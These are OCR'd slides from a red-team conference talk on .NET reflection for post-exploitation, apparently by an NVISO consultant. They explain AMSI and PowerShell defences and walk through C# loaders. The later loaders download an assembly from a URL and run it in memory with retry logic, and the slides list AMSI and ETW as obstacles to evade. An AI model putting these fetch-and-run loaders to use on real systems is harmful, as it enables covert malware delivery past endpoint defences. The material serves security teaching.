.NET reflection for post exploitation tradecraft in an EDR world.

www.nviso.eu

Whoami

- Jean-François Maes
- Creator of redteamer.tips
- Host of “The voices of infosec” podcast
- Contributor to SANS SEC560 and SEC699
- Devourer of chicken and other proteins
- #RedTeamFit

Why give this talk?

Because I like donuts

>> Assembly.Load(): The .NET Framework's standard library includes an API for code reflection. This Reflection API includes System.Reflection.Assembly.Load, which can be used to load .NET programs from memory. In less than five lines of code, you may load a .NET DLL or EXE from memory and execute it.

1 Why C#?

2 What is reflection?

3 Creating a loader

4 Improving the loader

5 Future of tradecraft


nviso

Why C# ?

As defences grow, so does the malware

AMSI

Since



V5

```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Constrained Language Mode

```
PS C:\Temp> Import-Module .\Invoke-Mimikatz.ps1
Import-Module : Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ Import-Module .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
    + FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.Import
   ModuleCommand
```

Nice read: https://stealthbits.com/blog/ways-to-detect-and-mitigate-powershell-attacks/


Why C# ?

As defences grow, so does the malware


nviso

Script Block Logging

Since



V5



Nice read: https://stealthbits.com/blog/ways-to-detect-and-mitigate-powershell-attacks/

Why C# ?

As defences grow, so does the malware

IronPython

IronRuby

BOO

Shoutout to

SILENTTRINITY

Nice presentation: https://hackinparis.com/data/slides/2019/talks/HIP2019-Marcello_Salvati-Ironpython_Omfg.pdf

What is reflection?

Let's see what the internet says

Wikipedia

In computer science, reflection programming is the ability of a process to examine, introspect, and modify its own structure and behavior.

A language supporting reflection provides a number of features available at runtime that would otherwise be difficult to accomplish in a lower-level language.

Microsoft

Reflection provides objects that describe assemblies, modules, and types. You can use reflection to **dynamically create an instance of a type**, bind the type to an existing object, or get the type from an existing object **and invoke its methods** or access its fields and properties. If you are using attributes in your code, reflection enables you to access them.

Stack Overflow

Reflection allows you to write code that can inspect various aspects about the code itself.
It enables you to do simple things like **Loading an assembly at runtime**, finding a specific class, determining if it matches a given Interface, and **invoking certain members dynamically**.


Short primer on .NET

Becoming a .NET master in a minute

Code	Explanation
Type	Best compared to a “class” in programming terms
MethodInfo	Best compared to a “method/function” in programming terms
AppDomain	A logical “container/sandbox” that performs isolation between assemblies. Multiple assemblies can live in an appdomain and multiple appdomains can live inside a process. Appdomains can be unloaded, assemblies cannot.
BindingFlags	Manipulates the way methods are being enumerated.

Creating the loader

Loader 1- Ragnaros - “The PoC stage”



Creating the loader

Loader1 - “The PoC stage”

```
0 references
static void Main(string[] args)
{
    Console.WriteLine("Loading assembly from {0}: \n ", @"C:\Users\jeanm\source\repos\InjectMe\bin\Release\InjectMe.exe");
    Assembly loadedAssembly = reflectionFromPath(@"C:\Users\jeanm\source\repos\InjectMe\bin\Release\InjectMe.exe");

    //as gettypes returns an array of classes (even if there is only one class), we need to select the correct class to initiate, in this case it would be the Program class
    Type program = getTypes(loadedAssembly)[0];
    //get the success method to invoke.
    MethodInfo successMethod = program.GetMethod("success");
    // we gotta activate the assembly before we can invoke.
    object initalizedProgram = Activator.CreateInstance(program);
    Console.WriteLine("Calling the {0} method from the  {1} class of the {2} assembly, let's see what happens... ", successMethod.Name, program.Name, loadedAssembly.GetName());

    //invoke the method using any params. in this case no params are required, thus null.
    successMethod.Invoke(initalizedProgram, null);

}
}
```

Code	Explanation
Assembly.load(Byte[] AssemblyBytes)	Loads the .NET assembly from the bytearray, returns an Assembly object
GetTypes(Assembly assembly)	Gets all the accessible classes in an array of the Type object
getMethodsForType(Type type)	Gets all the accessible methods in the provided type (= class), returns an array of the MethodInfo object
(Type) type.GetMethod(String methodName)	Gets the specified method for that type object, returns a MethodInfo object
Activator.CreateInstance(Type type)	Instantiate a specific type (=class), returns an objecthandle
(MethodInfo) method.Invoke(Objecthandle initatiatedType,Object[] params)	Invokes the specified method with the specified parameters

Flaws in loader1

What can we improve?

No remote fetch

AMSI


```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Flaws in loader1

What can we improve?


nviso


ETW



Expanding the loader

Loader 2 – Illidan – “The Web angle”





Expanding the loader

Loader 2 – “The Web angle”

```
public static Assembly reflectionFromURL(String url)
{
    Byte[] rawAssemblyBytes = { };
    Assembly bin = null;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls;
    WebClient client = new WebClient();
    try
        {
            //will throw a HttpStatusCode.NotFound if file is not there.
            rawAssemblyBytes = client.DownloadData(url);
            Console.WriteLine("assembly found! loading now...");
            Console.WriteLine("size of assembly: " + rawAssemblyBytes.Length);
            bin = Assembly.Load(rawAssemblyBytes);
            return bin;
        }
        catch(Exception)
        {
            throw new WebException("Assembly not found. Aborting...");
        }
}
```

Flaws in loader 2

What can we improve?

nviso

What happens if 404?


Flaws in loader 2

What can we improve?

AMSI


```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

ETW



Expanding the loader


Loader 3 - Lich King – Adding robustness to the Web Angle



Expanding the loader


Loader 3 – Adding robustness to the Web Angle

```
public static Assembly reflectionFromURL(String url, int retrycount = 3, int timeoutTimer = 60, bool printText = true)
{
    int retry = retrycount;
    int timeout = timeoutTimer;
    Byte[] rawAssemblyBytes = new Byte[] { };
    Assembly bin = null;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    WebClient client = new WebClient();
    if (printText)
    {
        Console.WriteLine("attempting to download assembly from {0}: \n", url);
    }
    while (retry != 0)
    {
        try
        {
            //will throw a HttpStatusCode.NotFound if file is not there.
            rawAssemblyBytes = client.DownloadData(url);
            Console.WriteLine("assembly found! loading now...");
            Console.WriteLine("size of assembly: " + rawAssemblyBytes.Length);
            bin = Assembly.Load(rawAssemblyBytes);
            return bin;
        }

        catch (WebException webExc) //handle the 404
        {
            HttpWebResponse response = (HttpWebResponse)webExc.Response;
            if (response.StatusCode == HttpStatusCode.NotFound) //keep retrying until either file is found or retry attempts are 0
            {
                Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} times...", timeout, retry);
                retry--;
                Thread.Sleep(timeout * 1000);
            }
        }

    }
    throw new WebException("Assembly not found. Aborting...");
}
```



Flaws in loader 3

